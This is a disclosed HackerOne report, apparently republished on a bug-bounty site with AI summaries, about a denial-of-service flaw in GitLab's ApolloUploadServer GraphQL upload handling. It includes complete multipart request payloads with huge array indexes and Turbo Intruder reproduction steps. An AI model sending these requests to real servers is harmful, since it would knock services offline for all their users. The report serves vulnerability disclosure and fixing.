Abusing ApolloUploadServer middleware leads to denial of service
The ApolloUploadServer middleware used by GitLab for GraphQL file uploads allows an attacker to specify an arbitrary array index in the multipart map, causing GitLab to generate a huge error response for each null element up to that index. By sending many such requests, an attacker can exhaust server resources and cause a denial of service for all users.

GitLab
Originally disclosed on GitLab
- Fixed in 4 months
- Disclosed after 4 months
HackerOne report #1181284 by 0xn3va on 2021-04-30, assigned to @rchan-gitlab:
Report | Attachments | How To Reproduce
Report
Summary
Gitlab uses ApolloUploadServer middleware to directly upload images via graphql in the design management functionality. When a user sends a request like the following:
POST /api/graphql HTTP/1.1
Host: 0xn3va.gitlab.local
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryelAQ2cJthWWBkd4o

------WebKitFormBoundaryelAQ2cJthWWBkd4o
Content-Disposition: form-data; name="operations"

{"operationName":"uploadDesign","variables":{"files":[],"projectPath":"0xn3va/ios-tmpl","iid":"21"},"query":"..."}
------WebKitFormBoundaryelAQ2cJthWWBkd4o
Content-Disposition: form-data; name="map"

{"1":["variables.files.0"]}
------WebKitFormBoundaryelAQ2cJthWWBkd4o
Content-Disposition: form-data; name="1"; filename="image.png"
Content-Type: image/png
...
the middleware intercepts the request, uploads images into a temp folder, and updates the array for the files key in the operations variable using the map. The map contains the following values (in our example it is {"1":["variables.files.0"]}):
1is the name of a variable with the image in the requestvariables.filesis a "path" to an array inside theoperations, where the middleware should add an object of temporary file0is a key, which the middleware uses to insert the object
You can see how ApolloUploadServer updates the graphql query in the ApolloUploadServer::GraphQLDataBuilder.assign_file method:
def assign_file(field, splited_path, file)
  wrapped_file = Wrappers::UploadedFile.new(file)

  if field.is_a? Hash
    field.merge!(splited_path.last => wrapped_file)
  elsif field.is_a? Array
    field[splited_path.last.to_i] = wrapped_file
  end
end
Here splited_path.last is the key (index) that the user can set in the map variable (in our example it is 0). And field is the array where the middleware will store the temp file object.
In other words, you can set an index in the array, where the middleware should insert the object. If you send a request with index N greater than 0:
POST /api/graphql HTTP/1.1
Host: 0xn3va.gitlab.local
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryelAQ2cJthWWBkd4o

------WebKitFormBoundaryelAQ2cJthWWBkd4o
Content-Disposition: form-data; name="operations"

{"operationName":"uploadDesign","variables":{"files":[],"projectPath":"0xn3va/ios-tmpl","iid":"21"},"query":"..."}
------WebKitFormBoundaryelAQ2cJthWWBkd4o
Content-Disposition: form-data; name="map"

{"1":["variables.files.10"]}
------WebKitFormBoundaryelAQ2cJthWWBkd4o
Content-Disposition: form-data; name="1"; filename="image.png"
Content-Type: image/png
...
Gitlab will respond with an error, where it will write the same error message for the N - 1 variable since they are null:
HTTP/1.1 200 OK
Server: nginx
Content-Length: 2550

{"errors":[{"message":"Variable $files of type [Upload!]! was provided invalid value for 0 (Expected value to not be null), 1 (Expected value to not be null), 2 (Expected value to not be null), 3 (Expected value to not be null), 4 (Expected value to not be null), 5 (Expected value to not be null), 6 (Expected value to not be null), 7 (Expected value to not be null), 8 (Expected value to not be null), 9 (Expected value to not be null), 10 (Expected value to not be null), 11 (Expected value to not be null), 12 (Expected value to not be null), 13 (Expected value to not be null), 14 (Expected value to not be null), 15 (Expected value to not be null), 16 (Expected value to not be null), 17 (Expected value to not be null), 18 (Expected value to not be null), 19 (Expected value to not be null), 20 (Expected value to not be null), 21 (Expected value to not be null)","locations":[{"line":1,"column":23}],"extensions":{"value":[null,null,null,null,null,null,null,null,null,null,null,null,null,null,null,null,null,null,null,null,null,null,{"size":38344,"content_type":"application/octet-stream","original_filename":"file123.png","sha256":"bf6d7ed0d79ada812ec750c80f7556430a39cdcee0cf6b05db3dda72777cdee2","remote_id":""}],"problems":[{"path":[0],"explanation":"Expected value to not be null"},{"path":[1],"explanation":"Expected value to not be null"},{"path":[2],"explanation":"Expected value to not be null"},{"path":[3],"explanation":"Expected value to not be null"},{"path":[4],"explanation":"Expected value to not be null"},{"path":[5],"explanation":"Expected value to not be null"},{"path":[6],"explanation":"Expected value to not be null"},{"path":[7],"explanation":"Expected value to not be null"},{"path":[8],"explanation":"Expected value to not be null"},{"path":[9],"explanation":"Expected value to not be null"},{"path":[10],"explanation":"Expected value to not be null"},{"path":[11],"explanation":"Expected value to not be null"},{"path":[12],"explanation":"Expected value to not be null"},{"path":[13],"explanation":"Expected value to not be null"},{"path":[14],"explanation":"Expected value to not be null"},{"path":[15],"explanation":"Expected value to not be null"},{"path":[16],"explanation":"Expected value to not be null"},{"path":[17],"explanation":"Expected value to not be null"},{"path":[18],"explanation":"Expected value to not be null"},{"path":[19],"explanation":"Expected value to not be null"},{"path":[20],"explanation":"Expected value to not be null"},{"path":[21],"explanation":"Expected value to not be null"}]}}]}
As a result, you can send in multiple threads the requests with large N and load the application significantly, because Gitlab will try to return you huge responses.
Steps to reproduce
-
Create a repository
-
Go to the Issues page and create a new issue
-
Click the area with
Drop or upload designs to attachtext -
Choose any file and intercept the request, you should see something like this:
HTTP POST /api/graphql HTTP/1.1 Host: 0xn3va.gitlab.local Content-Length: 40889 Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryelAQ2cJthWWBkd4o Cookie: _gitlab_session=<SESSION-TOKEN> Connection: close ------WebKitFormBoundaryelAQ2cJthWWBkd4o Content-Disposition: form-data; name="operations" {"operationName":"uploadDesign","variables":{"files":[],"projectPath":"<PROJECT-PATH>","iid":"<ISSUE-IID>"},"query":"..."} ------WebKitFormBoundaryelAQ2cJthWWBkd4o Content-Disposition: form-data; name="map" {"1":["variables.files.0"]} ------WebKitFormBoundaryelAQ2cJthWWBkd4o Content-Disposition: form-data; name="1"; filename="file.png" Content-Type: image/png ... ------WebKitFormBoundaryelAQ2cJthWWBkd4o-- -
Send the request to Turbo Intruder
-
Change the
mapvariableJSON {"1":["variables.files.10000000000000"]} -
Click the "Attack" button.
Impact
Denial of service for all users
What is the current bug behavior?
The response size depends on the index value from a request. As a result, Gitlab receives a huge response on a small request.
What is the expected correct behavior?
Gitlab returns a response with length that does not depend on which arguments were passed.
Relevant logs and/or screenshots
CPU load in normal mode:

CPU load with the following request in Turbo Intruder:
POST /api/graphql HTTP/1.1
Host: 0xn3va.gitlab.local
Content-Length: 40889
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryelAQ2cJthWWBkd4o
Cookie: _gitlab_session=<SESSION-TOKEN>
Connection: close

------WebKitFormBoundaryelAQ2cJthWWBkd4o
Content-Disposition: form-data; name="operations"

{"operationName":"uploadDesign","variables":{"files":[],"projectPath":"<PROJECT-PATH>","iid":"<ISSUE-IID>"},"query":"..."}
------WebKitFormBoundaryelAQ2cJthWWBkd4o
Content-Disposition: form-data; name="map"

{"1":["variables.files.1000000000"]}
------WebKitFormBoundaryelAQ2cJthWWBkd4o
Content-Disposition: form-data; name="1"; filename="file.png"
Content-Type: image/png
...
------WebKitFormBoundaryelAQ2cJthWWBkd4o--


Gitlab is not available:
Output of checks
Results of GitLab environment info
$ gitlab-rake gitlab:env:info

System information
System:
Proxy:		no
Current User:	git
Using RVM:	no
Ruby Version:	2.7.2p137
Gem Version:	3.1.4
Bundler Version:2.1.4
Rake Version:	13.0.3
Redis Version:	6.0.10
Git Version:	2.29.0
Sidekiq Version:5.2.9
Go Version:	unknown

GitLab information
Version:	13.10.3-ee
Revision:	db2e358dba4
Directory:	/opt/gitlab/embedded/service/gitlab-rails
DB Adapter:	PostgreSQL
DB Version:	12.6
URL:		http://0xn3va.gitlab.local
HTTP Clone URL:	http://0xn3va.gitlab.local/some-group/some-project.git
SSH Clone URL:	[email protected]:some-group/some-project.git
Elasticsearch:	no
Geo:		no
Using LDAP:	no
Using Omniauth:	yes
Omniauth Providers: gitlab

GitLab Shell
Version:	13.17.0
Repository storage paths:
- default: 	/var/opt/gitlab/git-data/repositories
GitLab Shell path:		/opt/gitlab/embedded/service/gitlab-shell
Git:		/opt/gitlab/embedded/bin/git
Impact
Denial of service for all users
Attachments
Warning: Attachments received through HackerOne, please exercise caution!
- Screenshot_2021-04-30_at_18.47.35.png
- Screenshot_2021-04-30_at_18.53.03.png
- Screenshot_2021-04-30_at_18.53.16.png
How To Reproduce
Please add reproducibility information to this section:
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Root cause
Likely the ApolloUploadServer middleware does not validate or limit the array index provided in the multipart map, allowing an attacker to force the creation of a very large array and a correspondingly large error response.
Impact
Denial of service for all users, as the server becomes unavailable under the load of huge responses.
What the attacker needed
A GitLab account; ability to create an issue; ability to intercept and modify requests
How it was found
- Create a repository and a new issue.
- Click the area with 'Drop or upload designs to attach' text.
- Choose any file and intercept the upload request.
- Send the request to Turbo Intruder.
- Change the map variable to use a very large index.
- Click the 'Attack' button.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
When you upload a file through GitLab's GraphQL API, a helper library called ApolloUploadServer places the file into an array at a position you choose. If you choose a very large position number, GitLab fills all the empty slots before it with error messages, making the response enormous. Sending many of these requests at once can overload the server and make GitLab unavailable for everyone.
What is DoS?
A request that exhausts resources or crashes a component. Many programs forbid testing it; reports usually show it from code, not by attacking.


